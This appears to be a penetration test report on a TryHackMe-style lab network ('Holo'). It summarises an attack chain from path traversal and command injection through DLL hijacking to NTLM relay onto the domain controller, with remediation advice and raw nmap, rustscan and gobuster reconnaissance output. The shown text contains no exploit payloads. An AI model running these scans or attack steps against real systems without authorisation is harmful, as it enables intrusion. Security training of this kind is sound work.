
BLACK SUN SECURITY

External Penetration Test Report

HOLOLIVE



v.1.0

Services provided to:
HOLO

Prepared By:
Lai Koon Fatt (Austin)
Black Sun Security

Business Confidential

Date: Sept 12th, 2021
Version 1.0

CONFIDENTIALITY Statement

This document is the exclusive property of HOLO and Black Sun Security.

This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both HOLO and Black Sun Security.

Black Sun Security may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

DISCLAIMERS

The information presented in this document is provided as is and without warranty.

The assessments are a “point in time” analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run.

For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.

Version Control

Version	Date	Author	Rationale
0.1	08th September 2021	Austin Lai	First Draft
0.2	11th September 2021	Austin Lai	Added details in Penetration section
0.3	11th September 2021	Austin Lai	Added screenshot in Penetration section
0.4	11th September 2021	Austin Lai	First review
0.5	11th September 2021	Austin Lai	Added Additional Section
0.6	11th September 2021	Austin Lai	Second Review
0.7	11th September 2021	Austin Lai	Organize Appendix 1 & 2 Section
0.8	12th September 2021	Austin Lai	Mask password, hashes and flags
0.9	12th September 2021	Austin Lai	Final Review
1.0	12th September 2021	Austin Lai	Published and Released

Table of Contents

HOLO External Penetration Test Report

Introduction | Purpose

HOLO has asked Black Sun Security to perform a detailed security examination of their corporate network (hololive) that contain Active Directory (AD), File Server, Database, and Web Application.

This report is being presented to show the full results of our testing efforts and to make recommendations where appropriate.

External Penetration Test Scope

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge.

The scope of this review was limited to a single corporate network given by HOLO - “hololive”.

Assessment	Details
External Penetration Test	Network = 10.200.107.0/24 Domain = hololive

Our testing included unauthenticated testing to gain initial foothold/access, and perform scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

With that, we pivoting through the network to gain further access eventually gaining access to Domain Controller (AD/DC).

Executive Summary

BLACK SUN SECURITY evaluated HOLO's external security posture through an external network penetration test – "grey-box" web application. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HOLO corporate network – stated in External Penetration Test Scope.

By leveraging a series of attacks, BLACK SUN SECURITY found two (2) critical, two (2) high and two (2) medium severity level of vulnerabilities that allowed full internal network access to the HOLO corporate network.

BLACK SUN SECURITY has classified the level of vulnerabilities based on Severity Classification section and BLACK SUN SECURITY has compiled Summary of Vulnerabilities for HOLO references.

It is highly recommended that HOLO address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort (as low-hanging fruits).

These systems as well as a brief description on how access was obtained are listed in the Attack Summary.

Attack Timeline and Summary

Step	Date	System	Action
1	3rd Sept 2021	http://dev.holo.live	Obtained user account credential through CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') by exploiting Local File Inclusion vulnerability.
2	4th Sept 2021	http://admin.holo.live	Got in through CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') by exploiting Local File Inclusion vulnerability with Remote Code Execution.
3	5th Sept 2021	http://10.200.107.31	Got in through CWE-640: Weak Password Recovery Mechanism for Forgotten Password by construct password reset poisoning to reset password of valid user account.
4	6th Sept 2021	10.200.107.35	Got in through CWE-427: Uncontrolled Search Path Element by exploiting vulnerable application found on the system.
5	7th Sept 2021	10.200.107.30	Got in through NIST - CVE-2016-2115 by exploiting SMB session with abusing NTLM relay session from 10.200.107.35.

Severity Classification

This section of the report details the severity classification system used during the assessment.

Severity	Definition
Critical	Vulnerability exist to allow attacker elevated privilege on the system however exploitation may require extra steps
High	Exploitation is straightforward and usually results in system-level compromise and/or could access system directly. It is advised to form a plan of action and patch immediately.
Medium	Medium Severity usually arise because of errors and deficiencies in the configuration. By exploiting these security issues, malicious attackers can access data on the system.
Low	Low Severity include information leakage, configuration errors and a lack of some security measures. They can be combined with other issues of a higher severity level, and cause a more severe impact on the target.

Summary of Vulnerability

Severity	Vulnerability
Medium	CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
High	CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Medium	CWE-640: Weak Password Recovery Mechanism for Forgotten Password
High	CWE-434: Unrestricted Upload of File with Dangerous Type
Critical	CWE-427: Uncontrolled Search Path Element
Critical	NIST - CVE-2016-2115

Security Weaknesses and Recommendation

Weak input validation of all web application

BLACK SUN SECURITY successfully performs local file inclusion, remote code execution and upload malicious files to gain access to the system.

Recommendation

- Encourage HOLO to strengthen the input validation for all web application (especially Hazardous Character) following OWASP Secure Coding Best Practice v2
- If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- Additional Reference: Code Execution via Local File Inclusion

Weak Files, Directories, Services and Binary permission

BLACK SUN SECURITY successfully accesses files that should be restricted access and not expose to external network and binary with SUID bit eventually escalate privileged to root access.

Recommendation

- Implement strict access control and data protection stated in OWASP Secure Coding Best Practice v2 to ensure sensitive information is not visible to unauthorized users.
- Impose strict files and directories permission to restrict file access
- Giving least permission for MySQL user to run the service and minimum access permission to the MySQL
- Remove any binary with SUID bit or at least shall not give any binary with SUID bit permission
- Train employee on its correct use of robots.txt can represent good practice for non-security reasons
- Do not rely on robots.txt to provide any kind of protection over unauthorized access
- Additional References: PortSwigger - Robots.txt file

Unrestricted Logon Attempts

During the assessment, BLACK SUN SECURITY performed multiple attacks against login forms found on the external network. For all logins, unlimited attempts were allowed, which permitted an eventual successful login on the HOLO admin portal.

Recommendation

- Restrict logon attempts to 3 logon failure

Missing Multi-Factor Authentication

BLACK SUN SECURITY leveraged multiple attacks against HOLO login forms using valid credentials. The use of multi-factor authentication would have prevented full access and required BLACK SUN SECURITY to utilize additional attack methods to gain internal network access.

Recommendation

- Integrate multi-factor authentication services

Unpatched application (vulnerable application)

During the assessment, BLACK SUN SECURITY successfully performed DLL injection into one of the vulnerable applications to escalated privileged as administrator.

Recommendation

- Remove or ensure all application/software/OS are up-to-date

Missing SMB signing enforcement

During the assessment, BLACK SUN SECURITY successfully performed exploit on SMB session by abusing NTLM relay that allow to gain access to Domain Controller.

Recommendation

- Enable SMB signing enforcement

Overall Recommendation

Black Sun Security recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

External Penetration Test Methodologies

Black Sun Security utilized a widely adopted approach that was also in line with Open Web Application Security Project (OWASP) to performing penetration testing that is effective in testing how well the Holo corporate environment are secure.

Below is a breakout of how Black Sun Security was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.

During this penetration test, Black Sun Security was tasked with exploiting the specific Holo corporate network that were stated in the External Penetration Test Scope

Base on the given information, Black Sun Security has performed a quick nmap scan to gather information on the available assets.

Nmap scan result as below:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -nvv -sn 10.200.107.0/24 -oN ./holo-kali-08092021/10.200.107.0-network-scan && cat ./holo-kali-08092021/10.200.107.0-network-scan | grep -B 1 up
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 22:36 EDT
Initiating Ping Scan at 22:36
Scanning 256 hosts [2 ports/host]
Completed Ping Scan at 22:37, 15.35s elapsed (256 total hosts)
Nmap scan report for 10.200.107.0 [host down, received no-response]
Nmap scan report for 10.200.107.1 [host down, received no-response]
Nmap scan report for 10.200.107.2 [host down, received no-response]
Nmap scan report for 10.200.107.3 [host down, received no-response]
Nmap scan report for 10.200.107.4 [host down, received no-response]
Nmap scan report for 10.200.107.5 [host down, received no-response]
Nmap scan report for 10.200.107.6 [host down, received no-response]
Nmap scan report for 10.200.107.7 [host down, received no-response]
Nmap scan report for 10.200.107.8 [host down, received no-response]
Nmap scan report for 10.200.107.9 [host down, received no-response]
Nmap scan report for 10.200.107.10 [host down, received no-response]
Nmap scan report for 10.200.107.11 [host down, received no-response]
Nmap scan report for 10.200.107.12 [host down, received no-response]
Nmap scan report for 10.200.107.13 [host down, received no-response]
Nmap scan report for 10.200.107.14 [host down, received no-response]
Nmap scan report for 10.200.107.15 [host down, received no-response]
Nmap scan report for 10.200.107.16 [host down, received no-response]
Nmap scan report for 10.200.107.17 [host down, received no-response]
Nmap scan report for 10.200.107.18 [host down, received no-response]
Nmap scan report for 10.200.107.19 [host down, received no-response]
Nmap scan report for 10.200.107.20 [host down, received no-response]
Nmap scan report for 10.200.107.21 [host down, received no-response]
Nmap scan report for 10.200.107.22 [host down, received no-response]
Nmap scan report for 10.200.107.23 [host down, received no-response]
Nmap scan report for 10.200.107.24 [host down, received no-response]
Nmap scan report for 10.200.107.25 [host down, received no-response]
Nmap scan report for 10.200.107.26 [host down, received no-response]
Nmap scan report for 10.200.107.27 [host down, received no-response]
Nmap scan report for 10.200.107.28 [host down, received no-response]
Nmap scan report for 10.200.107.29 [host down, received no-response]
Nmap scan report for 10.200.107.30 [host down, received no-response]
Nmap scan report for 10.200.107.31 [host down, received no-response]
Nmap scan report for 10.200.107.32 [host down, received no-response]
Nmap scan report for 10.200.107.33
Host is up, received syn-ack (0.33s latency).
Nmap scan report for 10.200.107.34 [host down, received no-response]
```

```
Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 15.38 seconds
Nmap scan report for 10.200.107.33
Host is up, received syn-ack (0.33s latency).
```

MITRE ATT&CK Framework References

- Tactic - TA0043 - Reconnaissance
- Technique - T1595 - Active Scanning
- Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks

Overall Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems.

This is valuable for an attacker as it provides detailed information on potential attack vectors into a system.

Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
Container IP: 192.168.100.100 Host IP: 10.200.107.33	TCP: 22,80,33060
Container Interface: 192.168.100.1 Host Interface: 10.200.107.33	TCP: 22,3306,8080
Host IP: 10.200.107.31	TCP: 22,80,135,139,443,445,3306,3389
Host IP: 10.200.107.35	TCP: 80,135,139,445,3389
Host IP: 10.200.107.30	TCP: 53,80,88,135,139,389,445,3389
Host IP: 10.200.107.32	TCP: 135,139,445,3389

MITRE ATT&CK Framework References

- Tactic - TA0043 - Reconnaissance
- Technique - T1595 - Active Scanning
- Technique - T1592 - Gather Victim Host Information
- Technique - T1590 - Gather Victim Network Information
- Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks
- Sub-technique – T1592.002 - Gather Victim Host Information: Software
- Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses

Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems.

During this penetration test, Black Sun Security was able to successfully gain access to 5 out of 6 systems

System: http://dev.holo.live

Vulnerability Exploited	CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Description	HOLO allowed special elements such as ".." and "/" separators in all web application. This configuration allow attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system in which BLACK SUN SECURITY used to obtained sensitive information and user account credentials of HOLO system.
Impact | Severity	Medium
System	192.168.100.100 (Container IP) | 10.200.107.33 (Host IP)
Port Open	TCP: 22,80,33060
Web Application	http://dev.holo.live
References	CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Vulnerability Explanation	Many file operations are intended to take place within a restricted directory. By using special elements such as ".." and "/" separators, attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system. One of the most common special elements is the "../" sequence, which in most modern operating systems is interpreted as the parent directory of the current location. This is referred to as relative path traversal.
Vulnerability Fix / Remediation	Assume all input is malicious.

	Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields. Denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When validating filenames, use stringent allowlists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a list of allowable file extensions, which will help to avoid CWE-434. Do not rely exclusively on a filtering mechanism that removes potentially dangerous characters. This is equivalent to a denylists, which may be incomplete (CWE-184). For example, filtering "/" is insufficient protection if the filesystem also supports the use of "\" as a directory separator. Another possible error could occur when the filtering is applied in a way that still produces dangerous data (CWE-182). For example, if "../" sequences are removed from the ".../...//" string in a sequential fashion, two instances of "../" would be removed from the original string, but the remaining characters would still form the "../" string.
Remediation Owner	Web Application Developer | System Owner
RustScan & Nmap Scan Result	• sudo rustscan -u 5000 -b 1900 -t 4000 --tries 2 --scan-order serial -a 10.200.107.33 -- -A -sVC --script=safe,default,discovery,version,vuln | sudo tee rustscan-full-result-10.200.107.33



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo rustscan -u 5000 -b 1900 -t 4000 --tries 2 --scan-order serial -a 10.200.107.33 -- -A -sVC --script=safe,default,discovery,version,vuln | sudo tee ./holo-kali-08092021/rustscan-full-result-10.200.107.33
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
Real hackers hack time ⌛
[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.200.107.33:22
Open 10.200.107.33:80
Open 10.200.107.33:33060
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
adjust_timeouts2: packet supposedly had rtt of -1491808 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -1491808 microseconds.  Ignoring time.
[~] Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 22:38 EDT
NSE: Loaded 487 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:38
NSE: [targets-ipv6-wordlist] Need to be executed for IPv6.
NSE: [shodan-api] Error: Please specify your ShodanAPI key with the shodan-api.apikey argument
NSE: [broadcast-ataoe-discover] No interface supplied, use -e
NSE: [targets-ipv6-map4to6] This script is IPv6 only.
NSE: [url-snarf] no network interface was supplied, aborting ...
NSE: [broadcast-sonicwall-discover] No network interface was supplied, aborting.
NSE: [targets-xml] Need to supply a file name with the targets-xml.iX argument
NSE: [mtrace] A source IP must be provided through fromip argument.
NSE Timing: About 99.37% done; ETC: 22:39 (0:00:00 remaining)
Completed NSE at 22:39, 40.12s elapsed
```

```
Nmap scan report for 10.200.107.33
Host is up, received reset ttl 63 (0.27s latency).
Scanned at 2021-09-08 22:39:40 EDT for 211s

PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2
```


```
80/tcp    open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_citrix-enum-apps-xml: ERROR: Script execution failed (use -d to debug)
|_citrix-enum-servers-xml: ERROR: Script execution failed (use -d to debug)
|_http-chrono: Request times for /; avg: 1128.12ms; min: 1054.10ms; max: 1161.87ms
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.200.107.33
```


```
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.200.107.33
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.200.107.33:80/
|     Form id:
|_    Form action: http://www.holo.live/
|_http-date: Thu, 09 Sep 2021 02:40:49 GMT; 0s from local time.
|_http-devframework: Wordpress detected. Found common traces on /
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=<number|all> for deeper analysis)
| http-enum:
|   /robots.txt: Robots file
|   /readme.html: Wordpress version: 2
|   /: WordPress version: 5.5.3
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /readme.html: Interesting, a readme.
|_  /0/: Potentially interesting folder
|_http-errors: Couldn't find any error pages.
|_http-feed: Couldn't find any feeds.
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-generator: WordPress 5.5.3
| http-grep:
|   (1) http://10.200.107.33:80/:
|     (1) ip:
|_      + 192.168.100.138
| http-headers:
|   Date: Thu, 09 Sep 2021 02:40:48 GMT
|   Server: Apache/2.4.29 (Ubuntu)
|   X-UA-Compatible: IE=edge
|   Link: <http://www.holo.live/index.php/wp-json/>; rel="https://api.w.org/"
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
```


```
|_  (Request type: HEAD)
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-malware-host: Host appears to be clean
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-mobileversion-checker: No mobile version detected.
| http-php-version: Logo query returned unknown hash 2052bf63dfddcd1d2f052ead29f3a8d7
|_Credits query returned unknown hash 2052bf63dfddcd1d2f052ead29f3a8d7
|_http-referer-checker: Couldn't find any cross-domain scripts.
| http-robots.txt: 21 disallowed entries
| /var/www/wordpress/index.php
| /var/www/wordpress/readme.html /var/www/wordpress/wp-activate.php
| /var/www/wordpress/wp-blog-header.php /var/www/wordpress/wp-config.php
| /var/www/wordpress/wp-content /var/www/wordpress/wp-includes
| /var/www/wordpress/wp-load.php /var/www/wordpress/wp-mail.php
| /var/www/wordpress/wp-signup.php /var/www/wordpress/xmlrpc.php
| /var/www/wordpress/license.txt /var/www/wordpress/upgrade
| /var/www/wordpress/wp-admin /var/www/wordpress/wp-comments-post.php
| /var/www/wordpress/wp-config-sample.php /var/www/wordpress/wp-cron.php
| /var/www/wordpress/wp-links-opml.php /var/www/wordpress/wp-login.php
|_/var/www/wordpress/wp-settings.php /var/www/wordpress/wp-trackback.php
|_http-security-headers:
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-sitemap-generator:
|   Directory structure:
```


	 MITRE ATT&CK Framework References: • Tactic - TA0043 - Reconnaissance • Technique - T1595 - Active Scanning • Technique - T1592 - Gather Victim Host Information • Technique - T1590 - Gather Victim Network Information • Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks • Sub-technique – T1592.002 - Gather Victim Host Information: Software • Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses
Gobuster Vhost Result	• sudo gobuster -t 15 --delay 100ms vhost -u "holo.live" -o TryHackMe-gobuster-vhost-holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/subdomains-top1million-110000.txt 
Added hostname in /etc/hosts on attacker machines	• sudo sed -i.bak ‘s/$/ admin.holo.live dev.holo.live/’ /etc/hosts && cat /etc/hosts && ls -l /etc/hosts* 




http://dev.holo.live

